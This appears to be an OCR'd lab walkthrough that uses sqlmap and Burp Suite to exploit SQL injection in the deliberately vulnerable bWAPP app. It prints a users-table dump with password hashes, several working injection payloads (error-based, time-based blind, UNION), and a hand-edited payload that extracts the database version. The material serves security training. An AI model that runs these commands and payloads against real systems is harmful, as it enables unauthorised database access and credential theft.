
```
root@attackdefense:~# sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title -D bWAPP -T users -C admin,password,email --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
Database: bWAPP
Table: users
[2 entries]
+---------+-----------------------------------+--------------------------+
| admin   | password                          | email                    |
+---------+-----------------------------------+--------------------------+
| 1       | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com |
| 1       | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com |
+---------+-----------------------------------+--------------------------+

[05:58:01] [INFO] table 'bWAPP.users' dumped to CSV file '/root/.sqlmap/output/192.210.141.3/dump/bWAPP/users.csv'
[05:58:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.210.141.3'
```


Step 18: Turn off the intercept mode of the Burp suite.




Step 19: Select “SQL Injection (POST/Search)” from the list and press “hack” button.




Step 20: Turn on the intercept mode of the Burp suite again.




Step 21: Search for “Hello” from this search page.




Step 22: The intercepted request shows that the search string was sent as the value of parameter title as POST request.



Step 23: Copy intercepted request to a file.



Step 24: Save the file as “request”.



Step 25: Check the content of the request file.

Command: cat request

```
root@attackdefense:~# cat request
POST /sqli_6.php HTTP/1.1
Host: 192.210.141.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.210.141.3/sqli_6.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: close
Cookie: PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0
Upgrade-Insecure-Requests: 1

title=Hello&action=searchroot@attackdefense:~#
root@attackdefense:~#
```

Step 26: Run SQLMap with this saved file. Again take “title” as the test parameter.

Command: sqlmap -r request -p title

```
root@attackdefense:~# sqlmap -r request -p title
                        ___
                       __H__
 ___ ___[(]_____ ___ ___  {1.4.5#stable}
|_ -| . ['] |     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

SQLMap suggested two payloads for this one too.


```
POST parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 40 HTTP(s) requests:
---
Parameter: title (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: title=Hello' AND (SELECT 3258 FROM(SELECT COUNT(*),CONCAT(0x7171706b71,(SELECT (ELT(3258=3258,1))),0x716b6a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
AND 'xzrx'='xzrx&action=search

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: title=Hello' AND (SELECT 7897 FROM (SELECT(SLEEP(5)))aLio) AND 'xJJj'='xJJj&action=search

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: title=Hello' UNION ALL SELECT NULL,CONCAT(0x7171706b71,0x4d647365514e4778576f55415744634e757a4c6e644a42614544785664704 45a5a634b6969767673,0x716b6a7871),NULL,NULL,NULL,NULL,NULL-
- -&action=search
---
```

Step 27: Send the captured request to Repeater.

```
1  POST /sqli_6.php HTTP/1.1
2  Host: 192.210.141.3
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.210.141.3/sqli_6.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 25
10 Connection: close
11 Cookie: PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0
12 Upgrade-Insecure-Requests: 1
13
14 title=Hello&action=search
```

Scan [Pro version only]
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer

Step 28: Copy the payload from the SQLMap output and add it to POST data (as part of value of the title parameter).



Step 29: Check the Response. Seems to be an error due to duplicate entry.

```
69          <p>
70
71          <label for="title">Search for a movie:</label>
72          <input type="text" id="title" name="title" size="25">
73
74          <button type="submit" name="action" value="search">Search</button>
75
76          </p>
77
78      </form>
79
80      <table id="table_yellow">
81
82          <tr height="30" bgcolor="#ffb717" align="center">
83
84              <td width="200"><b>Title</b></td>
85              <td width="80"><b>Release</b></td>
86              <td width="140"><b>Character</b></td>
87              <td width="80"><b>Genre</b></td>
88              <td width="80"><b>IMDb</b></td>
89
90          </tr>
91
92          <tr height="50">
93
94              <td colspan="5" width="580">Error: Duplicate entry 'qqpkq1qkjxq1' for key 'group_key'
```

Step 30: Change the request to pass version() function to the database.

Request

Raw | Params | Headers | Hex

```
1  POST /sqli_6.php HTTP/1.1
2  Host: 192.210.141.3
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.210.141.3/sqli_6.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 204
10 Connection: close
11 Cookie: PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0
12 Upgrade-Insecure-Requests: 1
13
14 title=Hello' AND (SELECT 3258 FROM(SELECT COUNT(*),CONCAT(version(),(SELECT
   (ELT(3258=3258,1))),0x716b6a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND
   'xzrx'='xzrx&action=search
```

Step 31: One can observe the database version information in the response.

Response

Raw | Headers | Hex | HTML | Render

```
58
59      </table>
60
61  </div>
62
63  <div id="main">
64
65      <h1>SQL Injection (POST/Search)</h1>
66
67      <form action="/sqli_6.php" method="POST">
68
69          <p>
70
71          <label for="title">Search for a movie:</label>
72          <input type="text" id="title" name="title" size="25">
73
74          <button type="submit" name="action" value="search">Search</button>
75
76          </p>
77
78      </form>
79
80      <table id="table_yellow">
81
82          <tr height="30" bgcolor="#ffb717" align="center">
83
84              <td width="200"><b>Title</b></td>
85              <td width="80"><b>Release</b></td>
86              <td width="140"><b>Character</b></td>
87              <td width="80"><b>Genre</b></td>
88              <td width="80"><b>IMDb</b></td>
89
90          </tr>
91
92          <tr height="50">
93
94              <td colspan="5" width="580">Error: Duplicate entry '5.5.47-0ubuntu0.14.04.11qkjxq1' for key
    'group_key'
```